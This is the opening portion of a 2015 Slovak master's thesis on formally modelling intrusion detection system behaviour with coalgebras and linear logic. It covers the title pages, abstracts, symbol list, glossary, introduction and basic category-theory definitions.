Technická univerzita v Košiciach
Fakulta elektrotechniky a informatiky

Koalgebraické modelovanie správania sa IDS na zdrojovo orientovanom základe

Diplomová práca

2015 **Ján Perháč**

Technická univerzita v Košiciach
Fakulta elektrotechniky a informatiky

Koalgebraické modelovanie správania sa IDS na zdrojovo orientovanom základe

Diplomová práca

Študijný program:	Informatika
Študijný odbor:	9.2.1 Informatika
Školiace pracovisko:	Katedra počítačov a informatiky (KPI)
Školiteľ:	Ing. Daniel Mihályi, PhD.
Konzultant:	Ing. Daniel Mihályi, PhD.

Košice 2015 **Ján Perháč**

Abstrakt v SJ

S výrazným rozvojom informačnej spoločnosti v uplynulom období rastie tlak na bezpečnosť počítačových sietí. Jednou z možností ako zvýšiť ich zabezpečenie je aj nasadenie systému pre detekciu prienikov v (počítačovej) sieti - IDS. Táto diplomová práca sa zaoberá formálnym popisom správania sa IDS, prostredníctvom netradičných zdrojovo orientovaných logík a jeho modelovania v pojmoch abstraktného rámca teórie kategórií koalgebrou príslušného polynomiálneho endofunktora nad kategóriou nekonečného toku paketov. Pre popis IDS prostredníctvom logických systémov bola navrhnutá koalgebraická modálna lineárna logika pre IDS, pomocou ktorej bol vyjadrený behaviorálny prejav IDS formulou po simulovanom útoku ARP spoofing v reálnom laboratórnom prostredí.

Kľúčové slová

ARP spoofing, IDS, koalgebra, lineárna logika, teória kategórií

Abstrakt v AJ

Significant development of the information society in recent years creates increasing pressure on network security. One of the possibilities how to increase network security is the deployment of the intrusion detection system in computer network - IDS. This thesis deals with formal description of the IDS behavior, through non-traditional resource-oriented logical systems and modeling of IDS behavior in terms of an abstract frame of category theory by coalgebra's relevant polynomial endofunctor over category of the endless stream of packets. For a description of the IDS via logical systems, the Coalgebraic modal linear logic for IDS has been introduced, by which the behavioral effects of the IDS after simulated ARP spoofing attack in real laboratory environment has been expressed by formula.

Kľúčové slová v AJ

ARP spoofing, category theory, coalgebra, IDS, linear logic

TECHNICKÁ UNIVERZITA V KOŠICIACH

FAKULTA ELEKTROTECHNIKY A INFORMATIKY

Katedra počítačov a informatiky

ZADANIE DIPLOMOVEJ PRÁCE

Študijný odbor: **9.2.1 Informatika**

Študijný program: **Informatika**

Názov práce:

Koalgebraické modelovanie správania sa IDS na zdrojovo orientovanom základe

Coalgebraic Modelling of IDS Behavior on Resource Oriented Basis

Študent:	**Bc. Ján Perháč**
Školiteľ:	**Ing. Daniel Mihályi, PhD.**
Školiace pracovisko:	**Katedra počítačov a informatiky**
Konzultant práce:	**Ing. Daniel Mihályi, PhD.**
Pracovisko konzultanta:	**Katedra počítačov a informatiky**

Pokyny na vypracovanie diplomovej práce:

1. Naštudovať teoretický aparát z oblasti modelovania koalgebier v abstraktnom rámci teórie kategórií a neklasických logických systémov.
2. Analyzovať možnosti využitia koalgebraickej logiky na zdrojovo orientovanom základe pre popis správania sa programového systému.
3. Na konkrétom príklade vybraného sieťového narušenia realizovať popis stavovo orientovanej dynamiky IDS pomocou navrhnutej logiky a koalgebier.
4. Vypracovať dokumentáciu podľa pokynov vedúceho inžinierskej záverečnej práce.

Jazyk, v ktorom sa práca vypracuje: slovenský

Termín pre odovzdanie práce: 30.04.2015

Dátum zadania diplomovej práce: 31.10.2014

doc. Ing. Jaroslav Porubän, PhD.
vedúci garantujúceho pracoviska

TECHNICKÁ UNIVERZITA V KOŠICIACH FAKULTA ELEKTROTECHNIKY A INFORMATIKY -13-

prof. Ing. Liberios Vokorokos, PhD.
dekan fakulty

Čestné vyhlásenie

Vyhlasujem, že som diplomovú prácu vypracoval samostatne s použitím uvedenej odbornej literatúry.

Košice 30. 4. 2015 .....

Vlastnoručný podpis

Poďakovanie

Ďakujem vedúcemu práce a zároveň konzultantovi Ing. Danielovi Mihályimu, PhD. za podporu, vedenie a usmerňovanie počas vypracovávania práce, za cenné odborné rady z oblasti problematiky diplomovej práce ako aj typografického systému LaTeX, v ktorom je táto záverečná práca písaná, a v neposlednom rade aj za veľmi ochotnú pomoc s akýmkoľvek problémom.

Poďakovanie taktiež patrí prof. RNDr. Valerii Novitzkej PhD. za vytvorenie seminára výskumnej skupiny teórie programovania s možnosťou prezentácie diplomovej práce pred jej členmi a za hodnotné pripomienky, ktoré z neho vzišli.

Obsah

Zoznam obrázkov

Zoznam tabuliek

Zoznam symbolov a skratiek

$()^{\perp}$ lineárna negácia, unárna logická spojka lineárnej logiky a koalgebraickej modálnej lineárnej logiky

(X, ω) koalgebra

(X, ζ) algebra

$+$ operácia pre disjunktné zjednotenie a kategorický súčet objektov

A, B označenie množín

ARP (ang. Address Resolution Protocol) sieťový protokol, prostredníctvom ktorého prebieha zisťovanie fyzickej adresy MAC ak je známa iba jeho adresa IP

AUR (ang. Arch Linux User-Community Repository) repozitár pre používateľov OS Arch Linux, riadený komunitou

$CMLL$ (z ang. coalgebraic modal linear logic) koalgebraická modálna lineárna logika pre IDS

$CMLLForm$ množina, obsahujúca všetky formuly koalgebraickej modálnej lineárnej logiky

C_m trieda morfizmov kategórie

C_o trieda objektov kategórie

F funktor

$GNOME$ grafické používateľské prostredie v linuxových operačných systémoch

$HIDS$ (z ang. Host Intrusion Detection System) systém pre detekciu prienikov klienta

$HTTP$ (ang. HyperText Transfer Protocol) protokol pre prenos html dokumentov medzi servermi a klientmi

$HTTPS$ (ang. HyperText Transfer Protocol Secure) zabezpečený hypertextový prenosový protokol

$Homset$ množina, ktorej prvky tvoria všetky morfizmy z objektu X do objektu Y

$ICMP$ (z ang. Internet Control Message Protocol) protokol sieťovej vrstvy

IDS (z angl. Intrusion Detection System)- systém pre detekciu prienikov v (počítačovej) sieti

ID_X identický morfizmus objektu $X \in C_o$ ($ID_X : X \to X$), ktorého doména aj kodoména je X, kde $ID_X \in C_m$ a $C_o, C_m \in \mathbf{C}$

IP (z ang. internet protocol) dátovo orientovaný komunikačný protokol sieťovej vrstvy

LAN (ang. Local Area Network) lokálna počítačová sieť

$LLForm$ množina, obsahujúca všetky formuly lineárnej logiky

MAC (z ang. Media Access Control) identifikačné číslo sieťového adaptéra slúžiace na jednoznačnú identifikáciu sieťového rozhrania

$MLform$ množina, obsahujúca všetky formuly základnej modálnej logiky K

$NIDS$ (z ang. Network Intrusion Detection System) systém pre detekciu prienikov v (počítačovej) sieti

$NNIDS$ (z ang. Network Node Intrusion Detection System) systém pre detekciu prienikov v (počítačovej) sieti konkrétneho počítača

$Prop$ množina, obsahujúca všetky formuly výrokovej logiky

R binárna relácia dosiahnuteľnosti medzi svetmi: $R \subseteq W \times W$

TCP (z ang. Transmission Control Protocol) protokol riadenia prenosu transportnej vrstvy

TTL (ang. Time To Live) zložka paketu ktorá slúži na zamedzenie cykleniu paketov po rovnakej trase v rámci siete

UDP (z ang. User Datagram Protocol) Používateľský datagramový protokol transportnej vrstvy

V pravdivostná relácia: $V \subseteq W \times Prop \to \{\mathbf{true}, \mathbf{false}\}$, kde $V(x_1, p)$ priradí atomickému výroku p vo svete x_1, pravdivostnú hodnotu z množiny $\{\mathbf{true}, \mathbf{false}\}$

W neprázdna množina možných svetov: $W = \{x_1, x_2, \dots\}$

WAN (ang. Wide Area Network) počítačová sieť ktorá pokrýva rozsiahle územie

X, Y, Z, V objekty kategórie $\mathbf{C}$

Γ, Δ kontexty, konečné množiny formúl

$\Rightarrow$ implikácia, binárna logická spojka základnej modálnej logiky K a výrokovej logiky

Σ mnohotypová signatúra

Σ_p mnohotypová signatúra paketu

$\circ$ kompozícia funkcií, $(f \circ g)x = g(f(x))$

$\circledcirc$ symbol v diagramoch vyjadrujúci komutovanosť diagramu

$\cong$ izomorfný vzťah

$\dashrightarrow$ jediný morfizmus

$\Diamond$ je možné, unárna logická spojka základnej modálnej logiky K a koalgebraickej modálnej lineárnej logiky

$\equiv$ symbol ekvivalencie

$\exists$ existenčný kvantifikátor

$\forall$ všeobecný kvantifikátor

$\in$ relácia príslušnosti prvku množiny voči množine

$\parr$ multiplikatívna disjunkcia, binárna logická spojka lineárnej logiky a koalgebraickej modálnej lineárnej logiky

κ_1, κ_2 koprojekcie súčtového objektu kategórie $\mathbf{C}$

$\wedge$ konjunkcia, binárna logická spojka základnej modálnej logiky K a výrokovéj logiky

$\vee$ disjunkcia, binárna logická základnej modálnej logiky K a spojka výrokovej logiky

$\mathbf{0}$ počiatočný objekt kategórie $\mathbf{C}$ a konštanta lineárnej logiky

$\mathbf{1}$ koncový objekt kategórie $\mathbf{C}$, konštanta lineárnej logiky a koalgebraickej modálnej lineárnej logiky

$\mathbf{Alg}(F)$ kategória F-algebier

$\mathbf{Coalg}(F)$ kategória F-koalgebier

$\mathbf{C}$ ľubovoľná kategória

Mon kategória monoidov

$\mathbf{M}$ Kripkeho model

Packets kategória nekonečného toku paketov

Poset kategória čiastočne usporiadaných množín

SET	kategória tried
Set	kategória množín
iff	z ang. „if and only if“ binárna logická spojka
$\mathcal{F}$	množina mien operácií
$\mathcal{T}$	množina mien typov
$\parr$	infinitná disjunkcia, logická spojka koalgebraickej modálnej lineárnej logiky
$\bigwedge$	infinitná konjunkcia, logická spojka koalgebraickej modálnej logiky
$\bigvee$	infinitná disjunkcia, logická spojka koalgebraickej modálnej logiky
$\bigotimes$	infinitná konjunkcia, logická spojka koalgebraickej modálnej lineárnej logiky
$\multimap$	implikácia, binárna logická spojka lineárnej logiky a koalgebraickej modálnej lineárnej logiky
∇	modalita nabla, logická spojka koalgebraickej modálnej logiky a koalgebraickej modálnej lineárnej logiky a koalgebraickej modálnej lineárnej logiky
$\neg$	negácia, unárna logická spojka základnej modálnej logiky K a výrokovej logiky
$\oplus$	aditívna disjunkcia, binárna logická spojka lineárnej logiky
$\otimes$	multiplikatívna konjunkcia, binárna logická spojka lineárnej logiky a koalgebraickej modálnej lineárnej logiky
$\bot$	absurdum, konštanta základnej modálnej logiky K, výrokovej logiky a konštanta lineárnej logiky
π_1, π_2	projekcie súčtového objektu kategórie $\mathbf{C}$
$\to$	operácia zobrazenia jedného prvku do druhého

$\Box$ je nutné, unárna logická spojka základnej modálnej logiky K a koalgebraickej modálnej lineárnej logiky

$\times$ operácia pre karteziánsky a kategorický súčin objektov

$\top$ verum, konštanta základnej modálnej logiky K, výrokovej logiky a konštanta lineárnej logiky

φ, ψ, ϑ formuly výrokovej logiky, lineárnej logiky, základnej modálnej logiky K, koalgebraickej modálnej logiky a koalgebraickej modálnej lineárnej logiky

$\vdash$ turniket, oddeľuje pravú a ľavú stranu sekventu

& multiplikatívna konjunkcia, binárna logická spojka lineárnej logiky

a elementárna formula lineárnej logiky a koalgebraickej modálnej lineárnej logiky - zdrojovo orientovaná koalgebraická modalita

f, g, h morfizmy kategórie $\mathbf{C}$

p atomický výrok výrokovej logiky

? exponenciál, unárna logická spojka lineárnej logiky

Poset čiastočne usporiadaná množina

VL výroková logika

Slovník termínov

Algebra je usporiadaná dvojica (X, ζ), kde $X \in C_o$ je objekt kategórie $\mathbf{C}$ a $\zeta \in C_m$ je morfizmus kategórie $\mathbf{C}$ taký, že $\zeta : FX \to X$.

Algebraická topológia je oblasť matematiky, ktorá využíva metódy abstraktnej algebry na štúdium topologických priestorov.

Axióma je výrok, ktorý sa považuje za pravdivý a nedokazuje sa.

Backus-Naurova forma je spôsob vyjadrenia metasyntaxe používaný k popisu syntaxe jazykov.

Doména je definičný obor funkcie. V teórií kategórií je doména zdrojový objekt morfizmu.

Endofunktor je funktor, ktorého zdrojová aj cieľová kategória je rovnaká.

Finálna koalgebra je usporiadaná dvojica (X, χ), kde platí, že pre každú dvojicu F-koalgebier $(X, \omega), (X, \chi)$ existuje jedinečný homomorfizmus F-koalgebier z (X, ω) do (X, χ).

Funkcia je jednoznačné zobrazenie, ktoré priraďuje každému prvku jednej množiny A (tzv. domény) práve jeden prvok druhej množiny B (tzv. kodomény).

Funktor je štruktúru zachovávajúci morfizmus medzi kategóriami.

Grupoid je algebraická štruktúra, ktorá pozostáva z neprázdnej množiny a na nej definovanej binárnej operácii.

Homomorfizmus je jednosmerné, štruktúru zachovávajúce zobrazenie [26] medzi algebraickými štruktúrami, t.j. morfizmus smerujúci zo zdrojového objektu do cieľového objektu kategórie.

Hop (z ang. network hop) je jeden úsek cesty dátového paketu medzi odosielateľom a príjemcom. Paket prechádza sieťou cez smerovacie zariadenia a prístupové

sieťové priechody. Pri každom prechode paketu takýmto zariadením sa dĺžka cesty zväčší o jeden hop.

Iniciálna algebra je usporiadaná dvojica (X, ζ), kde platí, že pre každú dvojicu F-algebier $(X, \zeta), (X, \xi)$ existuje jediný homomorfizmus F-algebier z (X, ζ) do (X, ξ).

Involúcia je taká funkcia, ktorá je sama sebe inverzným zobrazením.

Izomorfizmus je obojsmerné, štruktúru zachovávajúce zobrazenie [26], t.j. morfizmus 1:1 medzi dvoma objektami kategórie. Je to bijektívny homomorfizmus, v ktorom aj inverzná funkcia je homomorfizmus.

Kauzalita vyjadruje vzťah medzi dvoma akciami (príčinou a následkom), kde druhá akcia (následok) je chápaná ako reakcia prvej akcie (príčiny).

Kategória je matematická štruktúra, ktorá pozostáva z triedy objektov C_o a triedy morfizmov C_m.

Koalgebra je usporiadaná dvojica (X, ω) kde $X \in C_o$ je objekt kategórie $\mathbf{C}$ a $\omega \in C_m$ je morfizmus kategórie $\mathbf{C}$ taký, že $\omega : X \to FX$.

Kodoména je obor hodnôt funkcie. V teórií kategórií je kodoména cieľový objekt morfizmu.

Komutatívnosť je vlastnosť, ktorá platí pre binárnu operáciu, vyjadrujúca nezávislosť poradia operandov.

Metasyntax je syntax používaná pre opis syntaxe.

Množina je súbor prvkov s rovnakou vlastnosťou, ktorý je chápaný ako celok.

Monoid je algebraická štruktúra s jednou asociatívnou binárnou operáciou a neutrálnym prvkom.

Morfizmus je podľa [26] zobrazenie jednej štruktúry do druhej, pričom zostáva zachovaná jej štruktúra.

Odvodzovacie pravidlo je základný dokazovací prostriedok, pomocou ktorého možno z formúl, o ktorých je známe, že sú dokázateľné, odvodiť (dedukovať) inú dokázateľnú formulu.

Súčinový objekt je v teórií kategórií zovšeobecnením pojmu karteziánskeho súčinu v pojmoch teórie množín.

Súčtový objekt je v teórií kategórií zovšeobecnením pojmu disjunktného zjednotenia v pojmoch teórie množín.

Syntax vyjadruje pravidlá pre zápis formálneho jazyka

Paket (z ang. packet) označuje blok dát prenášaný prostredníctvom počítačovej siete.

Paralelizmus je v informatike označenie pre výpočty alebo procesy, ktoré su vykonávane súbežne (paralelne).

Pleonazmus neopodstatnené hromadenie toho istého slova.

Polemika je diskutabilný argument, ktorý je určený na potvrdenie konkrétneho porozumenia prostredníctvom útokov na opačnú pozíciu.

Poset (čiastočne usporiadaná množina) je usporiadaná dvojica $(P, \leq)$, kde P je množina a na nej je definovaná binárna relácia *usporiadania* $\leq$, ktorá je reflexívna, tranzitívna a antisymetrická.

Prístupový sieťový priechod (z ang. gateway) je sieťový uzol určený na prepájanie sietí, ktoré využívajú iné sieťové protokoly.

Smerovacie zariadenie (z ang. router) je aktívne sieťové zariadenie, ktoré preposiela pakety medzi počítačovými sieťami.

Trieda je súbor množín (niekedy aj iných matematických objektov), u ktorých možno prípad od prípadu určiť, či do danej triedy patrí alebo nepatrí.

Zariadenie bezpečnostného rozhrania (z ang. firewall) kombinácia softvéru a hardvéru, ktorá filtruje alebo blokuje prevádzku od/do verejnej siete.

1 Úvod

Pre popis reálnych situácií je potrebné v každej oblasti vedeckého pôsobenia zvoliť vhodný formalizmus. Medzi najpoužívanejšie formalizmy patria napríklad teória kategórií alebo rôzne logické systémy, ktoré v uplynulom období zaznamenali výrazný rozmach. Samotná logika ako taká bola definovaná už Aristotelom, no väčšie využitie našla až v dvadsiatom storočí nášho letopočtu. V súčasnosti, s obrovským rozvojom prírodovedného ako aj technického odvetvia, sa pre logiku nachádza čoraz väčšie využitie v mnohých oblastiach, akými je matematika či lingvistika, a dokonca vznikla aj samostatná veda zaoberajúca sa logikou, ktorá donedávna spadala pod oblasť matematiky.

Z technických odvetví sa logika najviac využíva v oblasti informačných technológii, avšak vyjadrovacia schopnosť najpoužívanejších klasických logík ako napríklad výroková logika, ktorá vychádza z Tarského sémantickej tradície pozorujúcej pravdu resp. nepravdu výroku, alebo intuicionistická logika, ktorá je založená na Heytingovej sémantickej tradícii vnímajúcej zmysel formúl, je značne obmedzená. Kvôli tomu je potrebné, aby sa paralelne so vzostupom v technickej oblasti rozvíjali aj logické systémy. Prelomový krok v tejto oblasti nastal v roku 1987 s príchodom lineárnej logiky, ktorá je zovšeobecnením a rozšírením vyššie spomenutých tradičných logík.

Pre exaktný popis správania sa zložitých programových systémov, ako je napríklad systém pre detekciu prienikov (v počítačovej sieti), sú tradičné logiky ako formalizmy často nepostačujúce. Preto sa núka idea vytvoriť vhodný formalizmus pre popis, ktorý by spĺňal aj náročné požiadavky správania sa spomenutých systémov. K tomu môže dopomôcť aj spomenutá lineárna logika, ktorá vďaka svojmu novému, zdrojovo orientovanému prístupu k formulám a zavedením nových logických spojok, získava vyjadrovaciu silu akou nedisponuje žiadna iná logika.

V tejto inžinierskej záverečnej práci sa budem zaoberať základnými pojmami z oblasti vyššie spomenutých najpoužívanejších formalizmov a to konkrétne teórie kategórií, dualitou algebier a koalgebier a ich modelovaním v pojmoch abstraktného

rámca teórie kategórií, stručným úvodom do výrokovej a lineárnej logiky, modálnymi logikami, konkrétne základnou modálnou logikou K a koalgebraickou modálnou logikou. Ciele práce sú uvedené v samostatnej kapitole (2) na ďalšej strane práce.

2 Formulácia úlohy

Primárnym cieľom tejto práce je, po osvojení skôr uvedených oblastí v kapitole (1), analyzovať a navrhnúť možnosti využitia koalgebraickej logiky na zdrojovo orientovanom základe pre popis správania sa zložitých programových systémov ako je napríklad IDS. Na to bude potrebné najprv definovať nový logický systém - koalgebraickú modálnu lineárnu logiku (CMLL) pre popis správania sa IDS, ktorý vznikne zovšeobecnením koalgebraickej logiky a multiplikatívneho fragmentu lineárnej logiky. Kvôli tomu je nutné:

- Definovať syntax a symboly jazyka CMLL. V mojom prípade bude zvolená pre symboly induktívna forma zápisu a definícia syntaxe jazyka bude vyjadrená produkčným pravidlom v Backus-Naurovej forme.
- Definovať sémantiku pre CMLL (Kripkeho model).
- Formulovať dedukčné pravidlá pre CMLL v Gentzenovom sekventovom kalkule.

Ďalším krokom pri vypracovaní diplomovej práce bude na konkrétnom príklade vybraného sieťového narušenia realizovať popis stavovo orientovanej dynamiky IDS pomocou navrhnutého logického systému a koaglebrou príslušného polynomiálneho endofunktora.

3 Teória kategórií

Pojem teória kategórií sa prvý krát objavil v práci [9], z roku 1945 od Samuela Eilenberga a Saundersa MacLana, kde formulovali termín kategórií, funktorov a prirodzených transformácií funktorov, ako časť ich výskumu v oblasti algebraickej topológie.

Za krátky čas sa teória kategórií začala využívať aj mimo algebier [46] a v súčasnosti je univerzálnym prostriedkom pre opis štruktúr (matematických, algebraických, či abstraktných údajových používaných v informatike) [26]. Medzi najpoužívanejšie štruktúry patria napríklad *množiny, monoid, grupoid, algebra* atď.

3.1 Kategórie

Definícia 3.1. *Kategória* **C** podľa [44] sa skladá z:

- triedy $C_o = \{X, Y, Z,\ ...\}$, ktorej prvky sa nazývajú *objekty*,
- triedy zobrazení medzi objektami $C_m = \{f, g, h,\ ...\}$, ktorej prvky sa nazývajú *morfizmy*.

Každá *kategória* **C** [27] má tieto charakteristické vlastnosti:

- pre každú dvojicu objektov $X, Y \in C_o$, existuje morfizmus $f \in C_m$, kde platí $f : X \to Y$,
- množinu, ktorej prvky tvoria všetky morfizmy z objektu X do objektu Y, nazývame *Homset*:

$$Hom_{\mathbf{C}}(X, Y) = \{f \mid f : X \to Y\} \tag{3.1}$$

  kde $X \in C_o, Y \in C_o, f \in C_m$,

- nech $X, Y \in C_o$, potom morfizmus $f \in C_m$ má *doménu* a *kodoménu*, ktoré sú objekty a zapisujú sa ako $f : X \to Y$ alebo $X \xrightarrow{f} Y$, kde X je doména a Y je kodoména morfizmu f,

- pre každý objekt $X \in C_o$, existuje identický morfizmus $ID_X \in C_m$, kde $ID_X : X \to X$, ktorého doména aj kodoména je X,
- majme dané $f, g, h \in C_m$ a $X, Y, Z \in C_o$, nech $X \xrightarrow{f} Y$ a $Y \xrightarrow{g} Z$, potom existuje *kompozícia morfizmov* $f \circ g = h$, kde $X \xrightarrow{h} Z$. Platí, že $dom(h) = dom(f)$ a $cod(h) = cod(g)$,
- kompozícia morfizmov je *asociatívna*. Nech $f, g, h \in C_m$, potom platí:

$$f \circ (g \circ h) = (f \circ g) \circ h \tag{3.2}$$

  Vzťah (3.2), sa často nazýva aj pravidlo asociativity,

- nech $X, Y \in C_o$, *izomorfizmus* objektov f $(X \cong Y)$ platí, ak pre každý morfizmus $f : X \to Y$, existuje morfizmus $h : Y \to X$ taký, že platí:

$$f \circ h = id_X \qquad a \qquad h \circ f = id_Y \tag{3.3}$$

  V takomto prípade je taktiež možné povedať, že morfizmus f je *inverzný* k morfizmu h.

□

Príklad 3.2. *Najznámejšie kategórie* podľa [36] sú:

- Kategória množín **Set**, ktorej objekty sú množiny, a morfizmy sú úplne definované funkcie medzi množinami, identický morfizmus je identická funkcia a kompozícia morfizmov je kompozícia funkcií.
- Kategória tried **SET**, ktorej objekty sú triedy, a morfizmy sú úplne definované funkcie medzi triedami, identický morfizmus je identická funkcia a kompozícia morfizmov je kompozícia funkcií.
- Kategória čiastočne usporiadaných množín **Poset**, ktorej objekty sú čiastočne usporiadané množiny, a morfizmy sú relácie usporiadania.

- Kategória nonoidov **Mon**, ktorej objekty sú monoidy, a morfizmy sú homomorfizmy, ktoré zachovávajú štruktúru monoidov.
- Kategória **0** nemá objekty ani morfizmy.
- Kategória **1** má práve jeden objekt a jeden morfizmus. Z pravidla identity je možné povedať, že morfizmus musí byť identický morfizmus.
- Kategória **2** má dva objekty, dva identické morfizmy a jeden morfizmus z prvého objektu do druhého.
- Kategória **3** má tri objekty (napr. $X, Y, Z \in C_o$), tri identické morfizmy a tri morfizmy (napr. $f, g, h \in C_m$): $f : X \to Y, g : Y \to Z, f \circ g = h : X \to Z$.


□

3.2 Diagramy kategórií

Definícia 3.3. *Diagram* kategórie **C** je trieda vrcholov a trieda orientovaných hrán [3], kde hrany sú označené morfizmami a vrcholy sú označené objektami kategórie **C**.

□


Tento spôsob zápisu umožňuje zobraziť kategórie, napr. diagram kategórie **3** (bez identických morfizmov) je zobrazený na obrázku (3 – 1):



Obrázok 3 – 1 Diagram Kategórie **3**

Diagramy sa v teórii kategórií používajú nielen pre zobrazenie kategórií, ale hlavne na vizualizáciu vlastností kategorických štruktúr.


Definícia 3.4. *Diagram* kategórie **C** je komutatívny [36], ak pre každé dva vrcholy $X, Y, W, Z \in C_o$ platí, že všetky cesty v diagrame z vrcholu X do vrcholu Y sú ekvivalentné. Napríklad tvrdenie, že diagram na obrázku (3 – 2) je komutatívny, je ekvivalentné tvrdeniu, že $g' \circ f = f' \circ g$.



Obrázok 3 – 2 Príklad komutatívneho diagramu

Symbol ◎ v diagrame (3 – 2), vyjadruje komutovanosť diagramu.

Pre upresnenie je potrebné uviesť, že diagram na obrázku (3 – 3), zobrazuje ek-



Obrázok 3 – 3 Komutatívny diagram

vivalenciu ciest $f \circ h$ a $g \circ h$ ($f \circ h = g \circ h$), ale neplatí $f = g$.

□

3.3 Špeciálne objekty

Definícia 3.5. *Počiatočný a koncový objekt* kategórie **C**. Každá kategória **C** [26] môže obsahovať špeciálne objekty:

- Počiatočný objekt $\mathbf{0} \in C_o$ ak platí, že pre každý objekt $X \in C_o$, existuje práve jeden morfizmus taký, že $f : \mathbf{0} \dashrightarrow X$.
- Koncový objekt $\mathbf{1} \in C_o$, ak platí, že pre každý objekt $X \in C_o$, existuje práve jeden morfizmus taký, že $f : X \dashrightarrow \mathbf{1}$.

Každá kategória môže a nemusí obsahovať jeden alebo viacero takýchto objektov.

□

3.4 Súčinové a súčtové objekty kategórie

Súčin objektov kategórie (kategorický súčin) je iba „štrukturálnym“ zovšeobecneným pojmu karteziánsky súčin množín [36]. Majme dané dve množiny A a B, ich karteziánsky súčin je:

$$A \times B = \{\langle a, b\rangle \mid a \in A \wedge b \in B\} \tag{3.4}$$

Pričom k množine $A \times B$ sú asociované dve špeciálne zobrazenia, nazývané projekcie:


- Prvá projekcia:

$$\pi_1 : A \times B \to A \tag{3.5}$$

- Druhá projekcia:

$$\pi_2 : A \times B \to B \tag{3.6}$$

Definícia 3.6. *Binárny súčin objektov* $X, Y \in C_o$ [36], je nový objekt $X \times Y$ s dvomi projekciami $\pi_1 : X \times Y \to X$ a $\pi_2 : X \times Y \to Y$, pričom pre každú dvojicu morfizmov $f : Z \to X$ a $g : Z \to Y$, kde $Z \in C_o$, existuje jediný morfizmus $\langle f, g\rangle : Z \dashrightarrow X \times Y$, kvôli ktorému diagram na obrázku (3 – 4), kde $p = \langle f, g\rangle$,




Obrázok 3 – 4 Diagram bin. súčinu objektov $X, Y \in C_o$

komutuje, t.j. platí $f = \langle f, g\rangle \circ \pi_1$ a $g = \langle f, g\rangle \circ \pi_2$.

□

Duálnou operáciou k binárnemu súčinu objektov kategórie (produkt) je binárny súčet objektov kategórie (koprodukt).

Definícia 3.7. *Binárny súčet objektov* $X, Y \in C_o$ [36], je nový objekt $X+Y$ s dvomi koprojekciami $\kappa_1 : X \to X + Y$ a $\kappa_2 : Y \to X + Y$, pričom pre každú kodvojicu morfizmov $f : X \to Z$ a $g : Y \to Z$, kde $Z \in C_o$, existuje jediný morfizmus $[f, g] : X + Y \to Z$, kvôli ktorému diagram na obrázku (3 – 5), kde $k = [f, g]$,



Obrázok 3 – 5 Diagram bin. súčtu objektov $X, Y \in C_o$

komutuje, t.j. platí $f = \kappa_1 \circ [f, g]$ a $g = \kappa_2 \circ [f, g]$.

□


Binárny súčin a súčet objektov kategórie je možné zovšeobecniť na konečný počet n objektov [26], viď (3.7):

$$X_1 \times X_2 \times \cdots \times X_n \quad resp. \quad X_1 + X_2 + \cdots + X_n \tag{3.7}$$

a im asociované príslušné n-projekcie $\pi_1, \pi_2, \ldots, \pi_n$ resp. n-koprojekcie $\kappa_1, \kappa_2, \ldots, \kappa_n$.

3.5 Exponenciálny objekt kategórie

Definícia 3.8. Kategória **C** obsahuje exponent objektov $X, Y \in C_o$ [36], ak pre každý objekt X, Y existuje objekt Y^X a vyhodnocovací morfizmus $eval_{XY} : (Y^X \times X) \to Y$ taký, že pre každý objekt $Z \in C_o$ a morfizmus $f : (Z \times X) \to Y$ existuje jedinečný morfizmus $f^* : Z \to Y^X$, kvôli ktorému diagram na obrázku (3 – 6),



Obrázok 3 – 6 Exponent objektov $X, Y \in C_o$

komutuje, kde $g = f^* \times ID_X$, a platí $(f^* \times ID_X) \circ eval_{XY} = f$.

□

3.6 Funktory

Mnohé matematické štruktúry môžu byť zobrazené ako kategórie. Keďže kategórie taktiež predstavujú matematické štruktúry [8], tak je vhodné uvažovať aj o kategórii kategórií, kde objekty sú kategórie a morfizmy sú štruktúru zachovávajúce zobrazenia medzi kategóriami, nazývané *funktory*. Vo všeobecnosti je možné povedať, že funktory sú morfizmy medzi kategóriami.

Definícia 3.9. Majme dané kategórie **C** a **D**. *Funktor* $F : \mathbf{C} \to \mathbf{D}$ je morfizmus zo zdrojovej kategórie **C** do cieľovej kategórie **D** [36], pričom každému objektu X kategórie **C** priradí objekt $F(X)$ kategórie **D** a každému morfizmu $f : X \to Y$ kategórie **C** priradí morfizmus $F(f) : F(X) \to F(Y)$ kategórie **D**, pričom:

- pre každý objekt $X \in C_o$ a jeho identický morfizmus $id_X : X \to X$ platí:

$$F(id_X) = id_{F(X)}, \tag{3.8}$$

- pre každé morfizmy $f, g \in C_m$, zachováva vlastnosti kompozície $f \circ g$:

$$F(f \circ g) = F(f) \circ F(g). \tag{3.9}$$

□

Tento druh funktorov (3.9) sa zaraďuje medzi *jednoduché funktory* [41]. Ďalšie jednoduché funktory sú napr.:

- *identický funktor* $ID_{\mathbf{C}} : \mathbf{C} \to \mathbf{C}$ na kategórii $\mathbf{C}$,
- *endofunktor* $F : \mathbf{C} \to \mathbf{C}$, ktorého zdrojová aj cieľová kategória je rovnaká.

Ďalším jednoduchým druhom funktorov, ale veľmi dôležitým, sú *zabúdajúce funkory.* Tento druh funktorov „zabúda“ časť štruktúry pri zobrazení.

Príklad 3.10. *Zabúdajúci funktor* U : **Mon** $\to$ **Set** z kategórie monoidov **Mon**, priradí každému monoidu M príslušnú množinu M z kategórie množín **Set** a každému homomorfizmu monoida $h : (M, \otimes, e) \to (M', \otimes', e')$ príslušnú funkciu $h : M \to M'$. □

Definícia 3.11. Polynonomiálny endofunktor F nad kategóriou $\mathbf{C}$.

Nech $X, Y \in C_o$ a $C_o \in \mathbf{C}$, potom polynonomiálny endofunktor F [26], je endofunktor $F : \mathbf{C} \to \mathbf{C}$ tvorený pomocou následujúcich polynomiálnych operácií:

$$FX ::= X \mid X \times Y \mid X + Y \mid X^Y \tag{3.10}$$

□

4 Algebry vs koalgebry

Algebry a koalgebry sú duálne kategorické štruktúry [30]. Väčšinou sa s nimi pracuje v pojmoch teórie kategórií.

Definícia 4.1. Majme danú kategóriu **C** a polynomiálny endofunktor F na kategórii **C**. Potom algebra polynomiálneho endofunktora [18], alebo F-*algebra* je usporiadaná dvojica

$$(X, \zeta)$$

kde

- X je objekt kategórie **C**,
- ζ je morfizmus kategórie **C** taký, že $\zeta : FX \to X$.

Objekt $X \in \mathbf{C}$ je nosná množina algebry a morfizmus $\zeta \in \mathbf{C}$ je štrukturálna funkcia algebry.

Kategória F-algebier $\mathbf{Alg}(\mathbf{F})$ je podľa [26] kategória, ktorej

- objekty sú F-algebry,
- morfizmy sú homomorfizmy F-algebry,
- počiatočný objekt je iniciálna algebra.

□

